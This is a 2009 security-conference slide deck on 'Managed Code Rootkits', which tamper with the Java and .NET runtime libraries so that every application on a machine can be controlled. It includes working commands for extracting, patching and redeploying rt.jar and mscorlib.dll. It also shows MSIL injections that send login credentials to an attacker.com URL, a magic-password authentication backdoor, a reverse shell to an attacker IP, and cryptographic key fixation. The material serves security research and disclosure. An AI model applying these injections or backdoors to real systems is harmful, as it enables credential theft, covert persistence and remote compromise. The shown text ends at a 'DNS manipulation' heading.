Managed Code Rootkits

Hooking into Runtime Environments

Erez Metula,
Secure Software Engineer
Application Security Department Manager, 2BSecure
ErezMetula@2bsecure.co.il

July 29th, 2009

DEMO – println(string s) goes crazy

..or how to make code do more than it should

- Trivial question:

  What should be the output of the following (Java) code?

```
class HelloWorld {
        public static void main(String args[])  {
          System.out.println("Hello World!");
        }
}
```

- That was a simple PoC of runtime language modification
- “println()” was modified to print every string twice

Agenda

- Introduction to managed code execution model
- What are Managed Code Rootkits?
- MCR advantages
- Application VM modification and malware deployment
- Interesting attack scenarios (+ DEMOS!)
- .NET-Sploit 1.0 – Generic Framework modification tool


Background

- I started playing with the idea of Managed Code language modification back in 2008
- Wrote a whitepaper titled " .NET Framework Rootkits – Backdoors inside your Framework"
  - Presented in BH EU 2009 & CanSecWest
- **.NET Rootkits** was a case study of the Managed Code Rootkit concept
- Today we'll talk about the general concept and take a look at **Java Rootkits** as well

What is managed code?

- Code that executes under the management of an application virtual machine, a.k.a "**the sandbox**"
  - Think of it as an "applicative OS" for apps
    - Example: Java Virtual machine (JVM)
  - High level intermediate assembly language
  - As opposed to unmanaged code (example: C/C++) which is executed directly by the CPU
- Write once, run everywhere
  - Managed code is independent of the underlying platform.
  - The VM acts as a machine specific "bridge"
  - Same code can run on Windows, Linux, Mac, Mainframe, mobile phone, database, car, toaster..


Write once, run everywhere




Managed code platform examples

- Examples of application VM used in managed code platforms
  - Java Virtual Machine (JVM)
  - .NET Framework (CLR)
  - PHP (Zend Engine)
  - Flash Player / AIR - ActionScript Virtual Machine (AVM)
  - Python
  - Dalvik virtual machine (Google Android)
  - SQLite virtual machine (VDBE)
  - Perl virtual machine
  - Etc…
- Java & .NET were chosen as case studies
  - Execution model similar to each other and to other platforms
  - Used today by most new development projects

Overview of Java execution model



Overview of .NET execution model



What are Managed Code Rootkits (MCR)?


- Application level rootkits, hidden inside the managed code environment libraries
- Their target - the managed code runtime (the VM) providing services to the upper level applications
- MCR influence is on the upper level application, controlling all apps
  - Traditional rootkits usually hide some information from the OS
    - Hiding their presence
    - Hiding files, processes, registry keys, ports, etc…
  - MCR can do the same, but by hiding from the applications
  - MCR can also cause sophisticated logical behavior modification

MCR advantages

- An ideal, overlooked place for malicious code hiding
  - No (current) AV / IPS understands intermediate language bytecodes
  - Same goes for forensics techniques
  - Developers backdoors are hidden from code review audits
- Universal rootkit - rely on the VM's generation of machine specific code for different platforms
- Large attack surface – VM's are Installed/preinstalled on almost every machine
- High success rate - one deployment can control all applications
- Managed code becomes part of the OS (Example: .NET PowerShell cmdlet's)
- Sophisticated attacks enabler
  - Low level access to important methods
  - Timing
  - Object Oriented malware

From language modification to rootkit implementation..


Application




```
static void Main(string[] args)
        {     //DO SOMETHING
              //EXAMPLE: call RuntimeMethod

              RuntimeMethod();
        }
```


Runtime Class Libraries



```
public void RuntimeMethod ()
{    //The implementation of RuntimeMethod ()

     //Implementation code
     //…..
}
```

OS APIs and services



Example Code
The WriteLine(s) double printing PoC (.NET)

- Original code of WriteLine:

```
.method public hidebysig static void  WriteLine(string 'value') cil managed
{
  .maxstack  8

  IL_0000:  call       class System.IO.TextWriter System.Console::get_Out()
  IL_0005:  ldarg.0
  IL_0006:  callvirt   instance void System.IO.TextWriter::WriteLine(string)

  IL_000b:  ret
} // end of method Console::WriteLine
```

- Modified code:

Print #1

Print #2 (duplicate)

```
.method public hidebysig static void  WriteLine(string 'value') cil managed
{
  .maxstack  8

  IL_0000:  call       class System.IO.TextWriter System.Console::get_Out()
  IL_0005:  ldarg.0
  IL_0006:  callvirt   instance void System.IO.TextWriter::WriteLine(string)

  IL_000b:  call       class System.IO.TextWriter System.Console::get_Out()
  IL_0010:  ldarg.0
  IL_0011:  callvirt   instance void System.IO.TextWriter::WriteLine(string)

  IL_0016:  ret
} // end of method Console::WriteLine
```

Attack Scenarios

- Messing with the sandbox usually requires admin privileges (ACL restriction)
- Scenario #1 - Attacker gains admin access to a machine by exploiting an unpatched vulnerability
  - Housekeeping attack vector
  - Alternative post exploitation attack vector for rooted machines
- Scenario #2 – The “trusted insider” threat – trusted employee who abuses his admin privileges on the attacked machine
  - Here we’re talking about Developers, IT Admins, DBA’s, etc.

- What’s next?
- Attacker installs a MCR, capable of
  - Hide processes
  - Hide files
  - Hide network connections
  - Install a backdoor for future access to the system
  - Manipulate sensitive application logic

Implementation techniques

- MCR's act as a part of the sandbox so they have access to low level, private methods
- They can change the virtual machine's implementation
- Non evasive ("by design")
  - AOP - Aspect programming (dynamic weaving)
  - Configuration modification
    - Setting an alternative evil ClassLoader
    - Loading a malicious agent "-javaagent:MyEvilAgent.jar" (Java)
    - Library location tampering of "machine.config" (.NET)
- Evasive
  - Direct modification of the library intermediate bytecode

- Using evasive techniques, the application cannot detect the presence of a rootkit. The modified sanbox "lies" to the application.

Java Rootkits

an example of evasive technique implementation

- Overview of Java JVM modification steps
  - Locate the class (usually in rt.jar) and extract it:
    jar xf rt.jar java/io/PrintStream.class
  - Dissassemble it (using Jasper disassembler)
    Java –jar jasper.jar PrintStream.class
  - Modify the bytecode
  - Assemble it (using Jasmin assembler)
    Java –jar jasmin.jar PrintStream.j
  - Deploy the modified class back to its location:
    jar uf rt.jar java/io/PrintStream.class

    For more information:
    http://www.applicationsecurity.co.il/Java-Rootkits.aspx

.NET Rootkits

an example of evasive technique implementation

- Overview of .NET Framework modification steps
  - Locate the DLL in the GAC, and disassemble it
    ILDASM mscorlib.dll /OUT=mscorlib.dll.il /NOBAR /LINENUM /SOURCE
  - Modify the MSIL code, and reassemble it
    ILASM /DEBUG /DLL /QUIET /OUTPUT=mscorlib.dll mscorlib.dll.il
  - Force the Framework to use the modified DLL
    *c:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__**b77a5c561934e089***
  - Avoiding NGEN cached Native DLL
    ngen uninstall mscorlib
  - Remove traces with NGEN

- More info can be obtained at the ".NET Rootkits" whitepaper (http://www.applicationsecurity.co.il/.NET-Framework-Rootkits.aspx) and the BlackHat Europe slides


Add "malware API" to classes
the building blocks

- A.K.A. Method injection
- Extend the runtime environment with general purpose "malware API" implemented as new methods
  - Used by payload code - Deploy once, use many times
  - Parameter passing
- Some examples
  - private void SendToUrl(string url, string data)
  - private void ReverseShell(string ip, int port)
  - private void HideFile (string fileName)
  - private boolean InjectClass (Class maliciousClass)
  - private Socket MitM (string victimURL, int port, string attackerURL)
  - Public void KeyLogEventHandler (Event e)
- Will be used later on

Attacking the "Object" class

- Object Oriented and inheritance play their role
- All classes automatically extend the class "Object"
  - They inherit its member variables & methods
- Object contains generic code that is shared among all the other objects
- Injecting a new method to "Object" class will influence ALL existing classes
  - Example: report current object variables to attacker

```
private void SendVariables(string attackerAddress)
```



Malware development scenarios

- Changing a language class libraries can lead to some very interesting attacks
  - Code manipulation, API Hooking
  - Authentication Backdoors
  - Sensitive data theft
  - Resource hiding (file,process,port…)
  - Covert Channels / reverse shells
  - Proxy (bouncer), DNS fixation, MitM..
  - Polymorphism attacks
  - Disabling security mechanisms
- Remember, we are hiding it from apps running inside the sandbox, not from the OS
- We are messing with the sandbox
- Let's talk about some examples…

Stealing authentication credentials

- Stealing from inside of Authenticate() - used by all applications
- Send the credentials to the attacker url
  - We can use our SendToUrl(), to send the info to the attacker

Original code

```
  IL_0033:  ldloc.0
  IL_0034:  ret
} // end of method FormsAuthentication::Authenticate
```

Post injected

Modified code(post injection)


```
    IL_0033:  ldloc.0
 /////appended code - call SendToUrl
    IL_0034:  ldstr      "http://www.attacker.com/CookieStealer/WebForm1.asp"
    + "x\?s="
   IL_0039:  ldarg.0
   IL_003a:  ldstr      ":"
    IL_003f:  ldarg.1
   IL_0040:  call       string [mscorlib]System.String::Concat(string,
                                                               string,string)
    IL_0045:  call       void System.Web.Security.FormsAuthentication::SendToUrl(
string,
                                                             string)
/////end appended code - call SendToUrl
    IL_004a:  ret
  } // end of method FormsAuthentication::Authenticate
```

DEMO

Hooking into "FormsAuthentication::Autheticate()" (.NET)

Stealing authentication credentials from login pages

http://www.RichBank.com/formsauthentication/Login.aspx



Authentication backdoors

- Another attack on Authenticate() method - authentication backdoors
- Conditional authentication bypass
  - Example – "MagicValue" (Decompiled):

Original code starts here

```
public static bool Authenticate(string name, string password)
{
    if (password.equals("MagicValue!"))
        return true;
    bool flag = InternalAuthenticate(name, password);
    if (flag)
    {
        PerfCounters.IncrementCounter(AppPerfCounter.FORMS_AUTH_SUCCESS);
        WebBaseEvent.RaiseSystemEvent(null, 0xfa1, name);
        return flag;
    }
    PerfCounters.IncrementCounter(AppPerfCounter.FORMS_AUTH_FAIL);
    WebBaseEvent.RaiseSystemEvent(null, 0xfa5, name);
    return flag;
}
```

Injected code

```
IL_0000: ldarg.1
IL_0001: ldstr "Magic!"
IL_0006: callvirt instance bool
   [mscorlib]System.String::Equals(string)
IL_000b: brfalse.s IL_0015
IL_000d: ldc.i4.1
IL_000e: stloc.0
IL_000f: br.s IL_0020
IL_0011: ldc.i4.0
IL_0012: stloc.0
IL_0013: br.s IL_0035
IL_0015: ret
```

Reverse Shell

- Encoded version of netcat (MSIL array, dropandpop)
- Deployed as public method+private class
- Example – trigger - connect on Application::Run()

Original code

```
  .method public hidebysig static void  Run(class System.Windows.Forms.Form
mainForm) cil managed
  {
    // Code size       18 (0x12)
    .maxstack  8
    IL_0000:  call       class System.Windows.Forms.Application/ThreadContext
System.Windows.Forms.Application/ThreadContext::FromCurrent()
    IL_0005:  ldc.i4.m1
    IL_0006:  ldarg.0
    IL_0007:  newobj     instance void System.Windows.Forms.ApplicationContext::.
ctor(class System.Windows.Forms.Form)
    IL_000c:  callvirt   instance void System.Windows.Forms.Application/ThreadCon
text::RunMessageLoop(int32,

                     class System.Windows.Forms.ApplicationContext)
    IL_0011:  ret
  } // end of method Application::Run
```

Pre injection

Modified code (pre injection)

```
  .method public hidebysig static void  Run(class System.Windows.Forms.Form
mainForm) cil managed
  {
    // Code size       18 (0x12)
//added code - call reverse shell
    IL_0000:  ldstr      "192.168.50.129" //attacker machine
    IL_0005:  ldc.i4     0x4d2            //port 1234
    IL_0006:  call       void     System.Windows.Forms.Application::ReverseShell(
string,int32)
////end added code - call reverse shell
    IL_000b:  call       class System.Windows.Forms.Application/ThreadContext
System.Windows.Forms.Application/ThreadContext::FromCurrent()
    IL_0010:  ldc.i4.m1
    IL_0011:  ldarg.0
    IL_0012:  newobj     instance void System.Windows.Forms.ApplicationContext::.
ctor(class System.Windows.Forms.Form)
    IL_0017:  callvirt   instance void System.Windows.Forms.Application/ThreadCon
text::RunMessageLoop(int32,

                     class System.Windows.Forms.ApplicationContext)
    IL_001c:  ret
  } // end of method Application::Run
```

Crypto attacks

- Tampering with Cryptography libraries
  - False sense of security
- Some scenarios:
  - Key fixation and manipulation
  - Key stealing (example - SendToUrl(attacker,key))
  - Algorithm downgrading (AES -> DES, etc..)
- Example – GenerateKey() key fixation:

```
public override void GenerateKey()
{
        base.keyValue = System.Text.ASCIIEncoding.ASCII.GetBytes("FIXED_KEY");
}
```

Modified

DNS manipulation

